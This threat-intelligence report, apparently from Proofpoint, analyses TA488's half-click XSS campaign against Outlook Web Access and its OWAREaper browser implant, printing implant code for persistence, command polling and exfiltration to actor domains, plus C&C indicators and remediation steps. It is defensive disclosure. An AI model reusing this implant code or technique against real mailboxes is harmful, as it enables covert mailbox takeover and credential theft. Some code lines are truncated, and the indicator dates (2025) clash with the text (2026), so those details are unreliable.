

Cleaning Out Inboxes: TA488 Comes for Outlook with Another Half-Click Exploit

By Greg Lesnewich, Stuart Del Caliz, Nick Attfield, Konstantin Klinger, Saher Naumaan, Mark Kelly, and the Proofpoint Threat Research Team

Published: 2026-07-28 · Archived: 2026-08-07 02:00:50 UTC

July 29, 2026 By Greg Lesnewich, Stuart Del Caliz, Nick Attfield, Konstantin Klinger, Saher Naumaan, Mark Kelly, and the Proofpoint Threat Research Team

Threat Research would like to thank the Proofpoint Cloudmark Authority team for their collaboration.

Key Findings

- On 22 July 2026, one day prior to Proofpoint's [recent joint release with the NSA](#) on Russia-aligned threat actor [TA488](#) (Void Blizzard, Laundry Bear), the actor began a campaign abusing [CVE-2026-42897](#), a cross-site scripting (XSS) vulnerability in Outlook Web Access (OWA).
- The campaign targeted US and European government entities, as well as the telecommunications, financial, hospitality, and aerospace sectors.
- TA488 is doubling down on the use of “half-click” exploits – where opening the email is enough to trigger compromise – with significantly improved loading mechanisms, techniques, and malware, signaling an improvement in the group's tradecraft and capability.
- This novel infection chain ends with a previously unknown JavaScript browser-based implant we call OWAREaper, purpose-built for persistent access inside OWA.
- OWAREaper runs inside the OWA browser context, operating as a stealthy implant with no host footprint, using two C&C communication channels and two data exfiltration protocols. It is capable of surviving browser reboots, credential rotation, and full re-imaging of the victim's device.
- The earliest infrastructure used in this campaign was created in March 2026, two months prior to Microsoft's out-of-band patch for CVE-2026-42897; it is feasible that TA488 used this vulnerability as a zero-day.

Overview

On 22 July 2026 (the day prior to Proofpoint's joint release with the NSA), TA488 initiated a new wave of exploitation abusing a cross-site scripting (XSS) vulnerability, CVE-2026-42897, in Outlook Web Access (OWA). Proofpoint did not have sufficient time to analyze, action, and incorporate the new activity into existing reporting, so we are issuing a rapid follow-up to highlight this activity.

TA488 used a series of compromised accounts to send emails exploiting a vulnerability in Outlook Webmail. The campaign targeted entities in the government, telecommunications, finance, hospitality, and aerospace sectors. The volume of messages and breadth of targeting is unusual for TA488 and may have been intentionally broad to blend in with mass-mailing spam and avoid scrutiny.

If the email is opened in Outlook Webmail, the Outlook Exchange server mishandles the HTML from the message and runs arbitrary JavaScript. This executes the payload in the message body, an implant Proofpoint calls OWAReaper.

Delivery and Exploitation

TA488 used intentionally vague message lures with no call-to-action for the targeted user. The message bodies were set up to mimic informational emails on topics such as supply chain analyses, research updates, and more general indicators or metrics for tourism or gas markets.




Figure 1. TA488 “Semiconductor Supply Chain” lure email from July 2026.

The use of generic lure content has been a consistent TTP in TA488’s half-click exploit-laden emails. The subject lines and lures are banal, likely so the targeted user opens and skims the message, but dismisses the message as junk without reporting it, especially given that there are no suspicious URLs or attachments present.

Observed Subject Lines

Capacity Build-Out: Pipelines, Pricing, and Interconnection Metrics
Global Gas Markets: Flows, Capacity, and Price Differentials
Global Tourism Indicators: Arrivals, Occupancy, and Heritage Management
Hydrological indicators: Reservoir levels and snowpack
Nuclear Energy Update: Fleet Metrics and Project Status
Oceanic Indicators: Fisheries, Aquaculture, and Reef Health
Public Health Surveillance: Wastewater, Flu, AMR
Semiconductor Supply Chain Indicators: Capacity, Packaging, and Pricing

Figure 2. Sample TA488 email subjects.

The messages exploit [CVE-2026-42897](#), a vulnerability in Outlook Web Access in which the server does not adequately sanitize HTML in the message body. This allows a loader piece of JavaScript to use the onload= event handler to parse the rest of the message body, assemble a Base64 fragment, and execute it as encoded JavaScript. The initial exploit trigger and relevant payload blobs are stored in the social media icons shown in the message body HTML. The next-stage payload data is stored after # symbols, that the browser stops at when parsing images from Base64.

```
<span class="social-icon-first"> btoa((new TextEncoder).encode(e).reduce(function(e, t) {
      return e + String.fromCharCode(t)
    }, "")),
    _atob = e => (new TextDecoder).decode(Uint8Array.from(atob(e), function(e) {
      return e.charCodeAt(0)
    }));
  __ctx.abilities = {}, __ctx.code = 'for(var _v="op:4",_encrypt=async(e,t,n,a)=>{var r=crypto.subtle,i=(new TextEncoder).encode(e),s=new Uint8Array(i.length+2);s.set(i)
var _encState = btoa(_xorEncode(JSON.stringify(__ctx, (e, t) => "aesKey" === e ? void 0 : t), _kr)),
  _encKey = btoa(String.fromCharCode(..._kr)),
  _encLoader = _btoa('var _encrypt=async(e,t,n,a)=>{var r=crypto.subtle,o=(new TextEncoder).encode(e),s=new Uint8Array(o.length+2);s.set(o),s[o.length]=t>>8,s[o.leng
  _payload = JSON.stringify({
    Language: "en-US",
    TimeZone: "UTC",
    DateFormat: "MM/dd/yyyy",
    TimeFormat: "h:mm tt",
    IsDarkTheme: !1,
    OwaBackendSyncState: _encState,
    OwaFrontendSyncState: _encLoader,
    OwaCanary: _encKey
  });
  try {
    localStorage.setItem("PageDataPayload.", _payload)
  } catch (e) {
    reportError(e, "sv")
  }
  window._save = () => {
    try {
      var e = JSON.parse(localStorage.getItem("PageDataPayload.OwaUserDefaultSettings"));
      e.OwaBackendSyncState = btoa(_xorEncode(JSON.stringify(__ctx, (e, t) => "aesKey" === e ? void 0 : t), _kr)), localStorage.setItem("PageDataPayload.OwaUserDefau
    } catch (e) {
      reportError(e, "sv")
    }
  }
}
```

Figure 4. OWAREAPER setting up persistence in OWA settings.

It then checks for installed [Outlook add-ins](#) (which are present in both OWA and the thick Outlook client) with ReadWriteMailbox permissions; if it finds any, it uses those add-ins to call [GetClientAccessToken](#) to steal OAuth tokens. It then calls UpdateFolder to grant itself Owner-level permissions to the "Default" user (a low-permission preset alias in all Microsoft Exchange tenants) on every mail folder. In other words, this grants full access to the mailbox to any authenticated user in the same organization. This is a key aspect of the infection chain; if TA488 has access to other accounts in the organization, the group maintains persistent access to the target's mailbox. This persistent access lives on the server-side and requires deliberate removal from the Exchange server; credential rotation and even full re-imaging of the targeted user's device will not evict the actor.




Figure 5. TA488 OWAREaper infection chain.

OWAREaper then creates a final persistence method by adding a hidden iframe to messages stored in OWA's offline IndexedDB message cache and enables caching. This iframe executes every time the victim opens a poisoned email from the cache, re-infecting the target even after a host is re-imaged.

Command and Control

OWAREaper can use one of two methods for command and control. Commands are either fetched from public GitHub commit messages or read via inbound emails sent by the attacker. The script queries GitHub's Commit Search API every 24 hours for specially crafted commit messages containing the target's email address. This data is parsed, and AES-CTR decrypted using a hardcoded key from the JavaScript, and a per-session AES key, likely to prevent third parties from decrypting commands found on GitHub. The decrypted data contains a four-character header for command type. There are three command types that can be found in the returned GitHub search:

- A code command replaces OWAREaper's entire toolkit code.
- A domn command to rotate the C&Cs that OWAREaper uses.
- A cmnd command for one-time execution of arbitrary code via eval().

```

{
  name: "!gather_info",
  func: async () => {
    var e = null;
    await safeExec("fetch_session", async () => {
      e = await getOwaSession()
    });
    var t = e?.json?.owaUserConfig,
        n = t?.SessionSettings,
        a = n ? n.UserEmailAddress : t?.UserEmailAddress || "",
        r = n ? n.UserPrincipalName : t?.UserPrincipalName || "";
    await safeExec("send_gather_info", async () => {
      await send([
        ["origin", location.origin, !0],
        ["email", a, !0],
        ["upn", r, !0]
      ])
    }, e?.blob && await safeExec("send_session_blob", async () => {
      await send([], {
        filename: "msanalytics.json",
        blob: e.blob
      })
    })
  })
},
interval: 604800
{
  name: "!github_commands",
  func: async () => {
    var e = "https://api.github.com/search/commits?q=" + encodeURIComponent(__ctx.targetId) + "&sort=author-date&order=desc",
        t = await fetch(e, {
          headers: {
            Accept: "application/vnd.github.cloak-preview+json"
          }
        });
    if (200 !== t.status);
  }
}

```

Figure 6. OWAREaper queries GitHub for targetID to fetch commands.

OWAREaper can also parse inbound emails sent from TA488 operators to issue commands. The implant parses the IndexedDB for unique message bodies and checks them for the same {target_email_address}{space}{Base64text} structure. The same command handler parses the command types observed in the GitHub method. It polls this offline cache every five minutes for new commands received during the last 30 minutes. OWAREaper cannot pre-emptively flag and hide emails containing commands, so it is likely that TA488 will send commands inside of the HTML of similarly bland emails as those delivering the exploit.

```

{
  name: "!email_commands",
  func: async () => {
    var e = await new Promise(function(e, t) {
      var n = indexedDB.open("owa_offline_db");
      n.onerror = function() {
        t(new Error("IndexedDB open failed"))
      }, n.onsuccess = function(t) {
        e(t.target.result)
      }
    });
    await
    function(e) {
      return e.objectStoreNames.contains("messages") ? new Promise(function(t, n) {
        var a = e.transaction("messages", "readonly"),
            r = a.objectStore("messages").index("messages_DateTime").openCursor(null, "prev"),
            i = 0;
        r.onsuccess = function(e) {
          var t = e.target.result;
          if (t && !(i >= 30)) {
            i++;
            try {
              var n = t.value.data.Data;
              n && n.UniqueBody && n.UniqueBody.Value && _parseUpdates(n.UniqueBody.Value, "eml")
            } catch (e) {}
            t.continue()
          }
        }, a.oncomplete = function() {
          t()
        }, a.onerror = function() {
          n(new Error("IndexedDB transaction failed"))
        }
      }) : Promise.resolve()
    }(e);
    try {
      e.close()
    } catch (e) {}
  },
  interval: 300
}

```

Figure 7. OWAREaper email ability to fetch commands.

Data exfiltration

OWAREaper implements two distinct data exfiltration protocols. The primary method occurs over HTTPS with AES-CTR encrypted URI paths, either proxied through a set of defined image content delivery network (CDN) domains or directly to the actor-controlled server specified in the function initializing outbound network sessions. If the HTTPS method fails, OWAREaper will use DNS label tunneling to exfiltrate data inside the subdomains (labels) of standard DNS queries of an actor-controlled domain.

Firstly, the send() function in OWAREaper acts as a message dispatching mechanism prior to forwarding it to the HTTP or DNS communication handlers. It builds the outbound message structure from key-value pairs (e.g. {"subtype": "...", "stage": "...", "error": "..."}). When exfiltrating files, it instead builds the message from file metadata (e.g. {"subtype": "data", "filename": "...", "size": "..."}). The structure is AES-CTR encrypted by _buildPackets() prior to being shipped to the HTTP handler _httpCascade or the DNS handler _dnsFire. When a file is being exfiltrated, the file contents are passed directly to the HTTP handler as the POST body without AES-CTR encryption, with only the metadata in the URI path encrypted.

```
await send([], {
  filename: "msanalytics.json",
  blob: e.blob
})
```

Figure 8. OWAREaper exfiltration of msanalytics.json file.

```
send = async (e, t) => {
  if (!__ctx.targetId) return !1;
  try {
    if (!t) {
      __ctx._dh || (__ctx._dh = {});
      for (var n = null, a = [], r = 0; r < e.length; r++) {
        var o = e[r][0],
            i = e[r][1];
        "subtype" !== o ? (__ctx._dh[o] || (__ctx._dh[o] = {}), __ctx._dh[o][i] || (__ctx._dh[o][i] = 1, a.push(e[r]))) : n = i
      }
      if (0 === a.length && !n) return !0;
      n && a.unshift(["subtype", n]), e = a
    }
    var s = ++__ctx.msgId,
        c = (new TextEncoder).encode(t ? JSON.stringify({
          subtype: "data",
          filename: t.filename,
          size: t.blob.size
        }) : JSON.stringify(Object.fromEntries(e.map(function(e) {
          return [e[0], e[1]]
        }))))),
        [d] = await _buildPackets(__ctx.targetId, s, c, __ctx.aesKey);
    if (t) return _httpCascade(d, __ctx.domainHTTP, t.blob), !0;
    if (await _httpCascade(d, __ctx.domainHTTP)) return window._save && window._save(), !0;
    var l = e.filter(function(e) {
      return e.length > 2 && e[2]
    });
    if (n && l.unshift(["subtype", n]), __ctx.domainDNS && l.length > 0) {
      var u = l.map(function(e) {
        var t = e[0],
            n = e[1];
        return "subtype" === t ? [_sh[t] || t, _shv[n] || n] : [_sh[t] || t, n]
      }),
          _ = (new TextEncoder).encode(JSON.stringify(Object.fromEntries(u))),
          p = ++__ctx.msgId,
          h = await _buildPackets(__ctx.targetId, p, _, __ctx.aesKey, 18);
      return _dnsFire(h, __ctx.domainDNS), window._save && window._save(), !0
    }
    return !1
  } catch (e) {
  }
```

Figure 9. OWAREaper send() function.

For the HTTPS exfiltration method, OWAREaper attempts to send encrypted data masquerading as asset requests (via the URI path /assets/v1_<base64_aes_data>, which are proxied through legitimate image CDN services, including Weserv.nl image cache and resizing (images.weserv.nl), WordPress's image CDN (i3.wp.com), and Slack's image CDN (slack-imgs.com). The image CDN services attempt to fetch a file from the TA488 domain acocdn[.]com, which is used to relay encrypted exfiltrated data to the attacker. If all image CDN proxies fail, OWAREaper HTTPS exfiltration falls back to direct communication with the C&C via an HTTP GET request. The domains use generic naming themes with the terms "CDN" or "DNS", likely to blend into normal browser traffic.




Figure 10. HTTPS exfiltration method.

When exfiltrating files, the file contents are sent unencrypted in the body of an HTTP POST request directly to `acocdn[.]com`. The following four file types are sent in this manner:

<code>ews_extensions_debug.json</code>	A dump of all installed OWA add-in/extension metadata used for error diagnostics when EWS token theft fails.
<code>msanalytics.json</code>	Raw OWA session blob from <code>/owa/sessiondata.ashx</code> . Contains session state, user identity, mailbox info, and configuration.
<code>cmd_[HASH]_[FILENAME]</code>	Output files from remotely executed <code>cmd</code> commands
<code>poison_wizard_error_dom.html</code>	DOM snapshot of the OWA offline settings page captured when the persistence setup wizard fails.

Figure 11. File types exfiltrated via POST requests by OWAReaper.

DNS exfiltration is a fallback when the HTTPS method fails. The data to exfiltrate is first encrypted using AES-CTR, then Base32-encoded using a limited alphanumeric alphabet (0–9, a–v) and split randomly into two to four substrings. A DNS A query is then constructed with the substrings as subdomains of the attacker-controlled domain and sent over the network.



Figure 12. DNS query exfiltration.

Conclusion

Proofpoint attributes this activity to TA488 based on the use of half-click XSS exploits against webmail viewers; the behavioral overlaps with ZimReaper, the use of encoded DNS exfiltration, and the focus on email and credential theft. The activity shows that TA488 has greatly improved its operational security measures and is writing more subtle and capable malware. The exploitation of Outlook Web Access instances also highlights the increased risk the group poses.

Based on newly observed activity, TA488 appears to demonstrate interest in a wide range of sectors while maintaining priorities for intelligence collection against government and defense. Lure themes remain generic and unremarkable, so the target is more inclined to open and skim the email but ultimately overlook it.

Given the age of the infrastructure used, this campaign may have been intentionally broad to build on the success of previous, smaller TA488 campaigns abusing CVE-2026-42897. The first infrastructure related to this campaign was created in March 2026, two months prior to Microsoft's out-of-band patch for CVE-2026-42897; based on this timeline, it is feasible that TA488 used this vulnerability as a zero-day. If this is the case, the combined improvement of the malware and the exploit development against a harder target in Outlook Web Access signal a leap in capability by TA488.

As mentioned in the previous Proofpoint TA488 release, Threat Research did not observe any activity from the group between February 2026 and 22 July 2026. The live discovery of TA488's use of another half-click exploit prompted an immediate follow-up to the recent Proofpoint publication.

Detection and Remediation

Proofpoint recommends that affected organizations revoke and audit Exchange Web Services (EWS) tokens for affected add-ins, audit and remove Exchange folder permission grants to the Default user, clear OWA's IndexedDB (owa_offline_db) and the PageDataPayload.OwaUserDefaultSettings localStorage key on affected endpoints, and block or alert on outbound connections to the below C&C servers.

Additional patch and mitigation guidance can be found on the [Microsoft Exchange Team Blog](#).

ET rules

[2071330 - ET EXPLOIT Microsoft Exchange Outlook Web Access \(OWA\) Cross-Site Scripting \(CVE-2026-42897\)](#)

[2071331 - ET MALWARE OWAReaper C2 Beacon](#)

[2071332 - ET MALWARE OWAReaper C2 File Exfiltration \(msanalytics.json\)](#)

[2071333 - ET MALWARE OWAReaper C2 File Exfiltration \(ews_extensions_debug.json\)](#)

[2071334 - ET MALWARE OWAReaper C2 File Exfiltration \(poison_wizard_error_dom.html\)](#)

[2071335 - ET MALWARE OWAReaper DNS Tunnel Exfiltration via DNS Lookup \(asecdns.com\)](#)

Indicators

Indicator	Type	Description	First Seen
asecdns[.]com	Domain	OWAReaper C&C	March 2025
acocdn[.]com	Domain	OWAReaper C&C	March 2025
dnsrecursive[.]eu	Domain	OWAReaper C&C	April 2025
tdndns[.]com	Domain	OWAReaper C&C	April 2026
6897b649f29e54d8910459963bbf94ed5c7a4fe66a56bc5962540b226b8e48c4	SHA256	HTML message body containing exploit and OWAReaper payload	July 2026

Source: <https://www.proofpoint.com/us/blog/threat-insight/cleaning-out-inboxes-ta488-comes-outlook-another-half-click-exploit>